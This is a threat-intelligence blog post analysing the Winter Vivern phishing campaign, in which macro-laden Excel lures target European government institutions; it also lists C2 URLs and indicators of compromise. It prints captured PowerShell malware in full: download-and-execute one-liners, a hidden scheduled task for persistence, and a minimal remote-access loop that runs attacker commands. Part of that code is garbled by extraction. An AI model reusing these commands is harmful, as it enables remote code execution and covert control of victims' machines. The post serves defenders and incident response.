

The threat intelligence division of *S2 Grupo*

For any incident, please contact us 📞 +34

902 882 992



Menu

Search this website

## Winter Vivern – all Summer

September 28, 2021

In July, 2021, Lab52 found a currently active infection campaign (domain still up at the time of this writing) attributed to a group referred as Wintervivern after a [report](#) published by the research team from DomainTools.

As the starting point for this research, we recently noticed that unless properly obfuscated, some functions in XLM macro could show their arguments in the strings of the excel file containing the macros.

```
XLMMacroDeobfuscator(v 0.1.4) - https://github.com/DissectMalware/XLMMacroDeobfuscator
File: /detection/DocuSign_1521102251_957994996.xls
Unencrypted xls file
[Loading Cells]
auto_open: auto_open->'DocuSign '!$A$66
[Starting Deobfuscation]
CELL:A132      , FullEvaluation      , FORMULA("Server1",F137)
CELL:A137      , FullEvaluation      , REGISTER(D134,"URLD"&0135,"JCCBB","BIOLAFE",,1.0,9.0)
CELL:A138      , PartialEvaluation    , uRMOn.URLDownloadToFileA(0,"http://destinostumundo.com/layout/recruter.php",,..HGrt.foste",0,0)
Error: Cell addresss, Syntax Error
[END of Deobfuscation]
time elapsed: 0.1719825267791748

root@remnux:/detection# strings DocuSign_1521102251_957994996.xls | grep -i destinos
destinostumundo.com/layout/recruter
root@remnux:/detection# strings DocuSign_1521102251_957994996.xls | grep -i hgrt
nnhjgbgvdvgekvnrtve6reb6tn6rdtryt6smy65ty56s445nr6x..\HGrt.foste
..\HGrt.foste
root@remnux:/detection# strings DocuSign_1521102251_957994996.xls | grep -i biolafe
BIOLAFE
BIOLAFE
```

We decided to take some advantage from this fact, and we tried to hunt for interesting excel files until we found a set of excel documents that revealed an active campaign against European governments, and without attribution so far.

We first caught a generic powershell line in a XLM macro, which caught our attention along with other keywords:

```
powershell.exe -c iex((new-object
net.webclient).DownloadString('https://server/run.txt'))
```

Additionally, the yara ruleset created by John Lambert (@JohnLaTwC) indicated that the XML macro contained in this document was potentially created using SharpShooter (gen\_Excel4Macro\_Sharpshooter) which could be a useful fact in order to track the activity of the actors behind these documents.

As stated before, we also found in this same document other very interesting strings that would give an idea about the document's content, along with some email addresses. Some of this strings were the following:

- *External Relations Committee*
- *Working Party on Short-Term Economic Prospects*
- *Governing Board of the Development Centre*
- *Global Forum on Public Governance*

A B C D E F G H I J K L										
1	Národné združenie národných správ, štátna odborná odborná rada, pracovná skupina štátna									
2										
3										
4										
5										
6										
7										
8										
9										
10										
11										
12										
13										
14										
15										
16										
17										
18										
19										
20										
21										
22										
23										
24										
25										
26										
27										
28										
29										
30										
31										
32										
33										
34										
35										
36										
37										
38										
39										
40										
41										
42										
43										
44										
45										
46										
47										
48										
49										
50										
51										
52										
53										
54										
55										
56										
57										
58										
59										
60										
61										
62										
63										
64										
65										
66										
67										
68										
69										
70										
71										
72										
73										
74										
75										
76										
77										
78										
79										
80										
81										
82										
83										
84										
85										
86										
87										
88										
89										
90										
91										
92										
93										
94										
95										
96										
97										
98										
99										
100										

Furthermore, this document contained embedded the following URL, many times:

*hxxps://securetourspd.]com/syncService/sync.php?*  
*v=3ac2cc6263f84836a7cb38d04f1094b6907527c3e0265dd0dc480b0ba1204e51*

After a quick behavioral analysis of the document, we found out that the aforementioned command would serve the following new commands using a user-agent filter only serving requests coming from the MS Excel user-agent.

```

1  $uname = whoami;
2  $singleHost = 'https://securetourspd.com/';
3  $xmlUri = "https://securetourspd.com/./users/d34da5263e37e31d0cdc6484e0364d6da9f7064ab8c3fb2955a3f623b8be2e2f79aeb5fc66a611b376ff80b333e6e2aeb5d02b8b.php?*"
4  623b8be2e2f79aeb5fc66a611b376ff80b333e6e2aeb5d02b8b.php?*"
5  #while (!(test - connection google.com - q)) { Sleep 5 }
6  $n = '$g' function regSchTask {
7      $userId = get - wmiobject - class win32_useraccount |? {$_.caption - eq $uname} |% { $_.sid };
8      $s = (New - Object Net.Webclient).DownloadString($singleHost + "xml_file.xml");
9      $s = $s.replace('$name', "$uname");
10     $s = $s.replace('$userId', "$userId");
11     $s = $s.replace(' ', " -w hidden -c " "$n = New - Object Net.Webclient; $n.credentials = [net.credentialcache]::DefaultNetworkCredentials
12     $s |out - file $env:appdata\XmlSchemaMicrosoftXsd.xml:schtasks /create /xml "$env:appdata\XmlSchemaMicrosoftXsd.xml" /tn "Server_Update
13     remove-item $env:appdata\XmlSchemaMicrosoftXsd.xml;
14 }
15 function regSchTask0 {
16     $userId = get - wmiobject - class win32_useraccount |? {$_.caption - eq $uname} |% { $_.sid };
17     $s = (New - Object Net.Webclient).DownloadString($singleHost + "xml_file.xml");
18     $s = $s.replace('$name', "$uname");
19     $s = $s.replace('$userId', "$userId");
20     $s = $s.replace(' ', " -w hidden -c " "start - process 'powershell.exe' - win hidden - argumentlist {$n = New - Object Net.Webclient;$n.c
21     $s |out - file $env:appdata\XmlSchemaMicrosoftXsd0.xml:schtasks /create /xml "$env:appdata\XmlSchemaMicrosoftXsd0.xml" /tn "Server Upda
22     remove-item $env:appdata\XmlSchemaMicrosoftXsd0.xml;
23 }
24 function sendData($message) {
25     try {
26         if ($message -ne $null) {
27             (New - Object Net.Webclient).UploadString($singleHost + " ../users/d34da5263e37e31d0cdc6484e0364d6da9f7064ab8c3fb2955a3f623b8be2
28         }
29     } catch { ($Error[0]) }
30 }
31 function starter {
32     $message = try {
33         $com = (New - Object Net.Webclient).DownloadString($singleHost + " ../users/d34da5263e37e31d0cdc6484e0364d6da9f7064ab8c3fb2955a3f623b8be2
34         if ($com.Length - ge 1) {
35             iex $com
36         }
37     } catch { ($Error[0]) }
38     sendData($message);
39     sleep 10;
40     starter
41 }
42 #####
43 #####/runer#####
44 $runnable = try {
45     $schtasks|? { $_ -like "**9036*" }
46 } catch {}
47 $os = ([system.environment]::osversion).version.major;
48 if ($runnable -eq $null) {
49     if ($os -le 6) {
50         regSchTask0|out - null;
51     } else {
52         regSchTask|out - null;
53     }
54     starter|out - null
55 } else {
56     starter|out - null
57 }

```

This new set of commands would first download from the same domain a XML file and use it to establish a scheduled task for persistence, with name “Server\_Update\_Synchronization-{\$SDFGEYH-9D36-4HB1-8BWD-0EC1BD4FNM131}”, which would execute the following commands after Logon:

```

powershell.exe -w hidden -c "start-process 'powershell.exe' -win hidden -
argumentlist {
$g=New-Object Net.Webclient;
$g.credentials=[net.credentialcache]::DefaultNetworkCredentials;
iex
g.DownloadString('https://securetourspd.com/./users/2cd6c84c6c64ec05e7b418e
15f9d1b7c0dc6733154aa266c64f0cb74e2083472/ceec36e6c881b957b52d30cc984
8eb53fffb32d5.php')}"

```


After establishing the persistence, it implements a function which happens to be a minimal RAT which is called every 10 seconds and receives a command from C2, executes it, and sends the result back to the C2.

The contacted domain was registered on July 1st pointing to 185.238.169.57 associated to the ISP “IROKO Networks Corporation/Scalaxy B.V. Researching

about this domain, we found that VirusTotal showed some interesting full URLs, being one of them, the one we already found in the starting document.

URLs		
Scanned	Detections	URL
2021-07-20	1 / 89	http://securetourspd.com/mzv.sk/excel_files_service/downloadFile.php?v=3ce267d4d799e59a6f88c3f44fd0d39ce31e10edaa71dc3482f6981da04f7265
2021-07-13	1 / 88	http://securetourspd.com/syncService/sync.php
2021-07-13	1 / 88	https://securetourspd.com/lrp.lt/excel_files_service/downloadFile.php?v=01c2fcd943c45843722d31532d6bbeaaabcc967fd3dfab49d79f4c3934f4e4c
2021-07-11	1 / 88	https://securetourspd.com/syncService/sync.php?v=3ac2cc6263f84836a7cb38d04f1094b6907527c3e0265dd0dc480b0ba1204e51
2021-07-09	1 / 88	https://securetourspd.com/
2021-07-09	1 / 88	https://securetourspd.com/mzv.sk/excel_files_service/downloadFile.php?v=1603ea50e093fad2018f0d338e0ac6adc0347f32e0481902da186e46ef00da0e
2021-07-08	1 / 88	https://securetourspd.com/mzv.sk/excel_files_service/downloadFile.php?v=3ce267d4d799e59a6f88c3f44fd0d39ce31e10edaa71dc3482f6981da04f7265
2021-07-07	0 / 89	http://securetourspd.com/sds.va/
2021-07-07	0 / 89	http://securetourspd.com/

It was also interesting the fact that the URL containing “mzv.sk/downloadFile” was actually indexed in Google:



We could also reach some of those downloaded XLS files from the domain, and observed that these documents did not contain any functionality or suspicious strings.

However, after reviewing these documents and the URLs, we noticed that the documents and the domains contained as part of the path in the URL were directly related to different government institutions from different countries:

- sds.va → Segreteria di Stato – Vaticano – Secretariat of State
- lrp.lt → Lietuvos Respublikos Prezidentas – Lithuania – President of the Republic of Lithuania
- mzv.sk → Ministerstvo zahraničných vecí – Slovakia – Ministry of Foreign Affairs

At this point, now we could identify an interesting pattern in the different URLs found that allowed us to divide the C2 contacts in three different URLs for different functionalities.

1. https:// [C2 domain]/[target domain]/excel\_files\_service/downloadFile.php?v=[some victim ID]
2. https:// [C2 domain]/syncService/sync.php?v=[some victim ID]

3. `https:// [C2 domain]/../users/[some victim ID]/[some file ID].php'`
4. `https:// [C2 domain]/xml_file.xml`

URL #1 would just download the XLS file with no macros, which could indicate that this could be used to serve clean files as a decoy.

URL #2 would be found in XLS files with XLM macros and it could be the first contact with the C2 after the infection. This would trigger the next stages of the infection since it would download and execute the previously documented commands and install the persistence as a scheduled task.

URL #3 would be found within the scheduled task and it would also download the same commands than URL #2 but without the lines to establish the scheduled task. Also, and most importantly, this URL structure would also be used for the C2 communication for command execution using a different [file ID] for command requests or sending command results.

URL #4 would download the xml file used for the scheduled task.

We tried to pull the thread of this URL structures but after some unsuccessful research we had to go back to the execution details, and we finally ended up finding something while searching by the name of the scheduled task.

With the help of Google dorking, we found a new XLS document with excel4 macros uploaded to the public sandbox of any.run:

- Ενημερωμένος κατάλογος\_NS.xls fdc4631008461df18e78fb653662f111

On the other hand, using the same information we also found in VTi two .txt files named `serverHttpRequest(RUN).txt` which would be downloaded by different samples:

- 6661ea544a541357ada6c32eb70cd96c
- 7a59366676daaa95cc71a0110ef75753

The two .txt files resulted to be the same powershell content executed by the first download of the malicious XLS file with slight differences, and the xls file from any.run also resulted to follow the same techniques. In fact, it seems like the excel file would download one of those two files since it would contact the following URL, whose domain was also found in the .txt files:

*hxxps://secure-daddy.]com/wintervivern/server/serverHttpRequest(RUN).txt'*

At this point, we could relate this new campaign with another recent campaign from a May 2021 named “Winter Vivern” due to the path from URL and described by the research team of [DomainTools](#).

One important thing to note, as DomainTools also stated, is the fact that all the information contained in the different XLS document seems to be public, which means that this documents were carefully crafted to target very specific entities.

Thanks to this new discovery, we obtained a new set of similar malicious XLS with the same excel4 macros, using different domains, which increased the list of targeted countries while still aiming to government institutions.

If we compare the full URLs used in both campaigns we could relate them as equivalent, resulting in:

1. No equivalent URL
2. https:// [C2 domain]/wintervivern/server/serverHttpRequest(RUN).txt'
3.
  1. https:// [C2 domain] /wintervivern/vivern/getAnswer.php?username=\$uname'
  2. https:// [C2 domain] /wintervivern/vivern/getcommand?username=\$uname

4.
  1. https:// [C2 domain]/vivern/test\_old.xml
  2. https:// [C2 domain]/vivern/test.xml


The slight differences found in the analogy of URLs is actually revealing very interesting information about the evolution of this threat actor.

First, we did not find a path serving clean files that we assumed they could be used as a decoy. Secondly, we find a single common URL for all XLS files, instead of containing victim identifiers. Due to the lack of victim identifiers, we would find more generic URLs for the reception of commands and delivery of results, where only the username of the infected computer would be reported to the C2. Lastly, we find two different versions of the xml document served for the scheduled task, both containing “test” as a name. This could be intentional so as not to raise alarms on the victim, but it is clear that there has been a small evolution in some details of the TTPs of this actor, which is currently active.

#### Indicators of Compromise:

37.252.]9.123
37.252.5.]133
185.238.]169.57
securetourspd[.]com
secure-daddy[.]com
centr-security[.]com
securemanag[.]com
mloncar@seidco.]net
94f45ba55420961451afd1b70657375ec64b7697a515a378424`
2a176721b35543d7f4d9e3d24a7c50e0ea57d7eaa251c6b2498
f84044bddbd3e05fac1319c988919492971553bb65dbf7b7988d
bd1efa4cf3f02cd8723c48deb5f69a432c22f359b93cab4f1d2a9f
00f6291012646213a5aab81153490bb121bbf9c64bb62eb4ce5f

638bedcc00c1b1b8a25026b34c29cecc76c050aef56fa55f6e887
c34e98a31246f0903d4742dcf0a9890d5328ba8a1897fcf9cd803
4f498238ba3568fd9dc2d12954e16bdd06ddadd4484fa2b40c6f9
d66b7443285a23cea3c21cdfeb7fbc22cac53f347437ff26b9d709
0303936e7341b47b797b42b6911101d72a82f38faa263898c599
2a176721b35543d7f4d9e3d24a7c50e0ea57d7eaa251c6b2498
066ac6b068ba1b3f177173a113085cc53c785e875b841948df8b
63005efc652557fad43118273e11f7b37e2d59db2d677e936cdd
2f52434696f98c9668a85f1af5dd4af2be729a7971f878ca91257c
b5551ee3d24c53983670fca24e07f0b86ceb3adb7ac353d59fc9
cdca87c79b4c3c0ed4ffad2a7a64f267250d94ed9e9f8d931faad9
0682e44d2e37f2f7b3f42fffa8366f4b20470ab54ece04da444f47c





[Dex](#)

Your email address will not be published. Required fields are marked \*

**Comment \***

Enter your comment here...

Name \*

Email \*

☐

I hereby declare to have read and accepted the [legal notice](#) and the [privacy policy](#). \*

POST COMMENT

Related

GRU military unit  
29155  
October 11, 2024

*Tags: cyberwar, GRU*

Pelmeni Wrapper:  
New Wrapper of  
Kazuar (Turla  
Backdoor)  
February 19, 2024

*Tags: Backdoor,  
Kazuar, Pelmeni  
Wrapper, Turla,  
Wrapper*

New invitation from  
APT29 to use  
CCleaner  
July 12, 2023

*Tags: APT29,  
CCleaner, DLLSide-  
Load, phishing,  
Russia, SVG*

Copyright &copy Lab52 2019 by [S2 Grupo](#) | [Legal notice](#) | [Cookie policy](#) | [Privacy policy](#)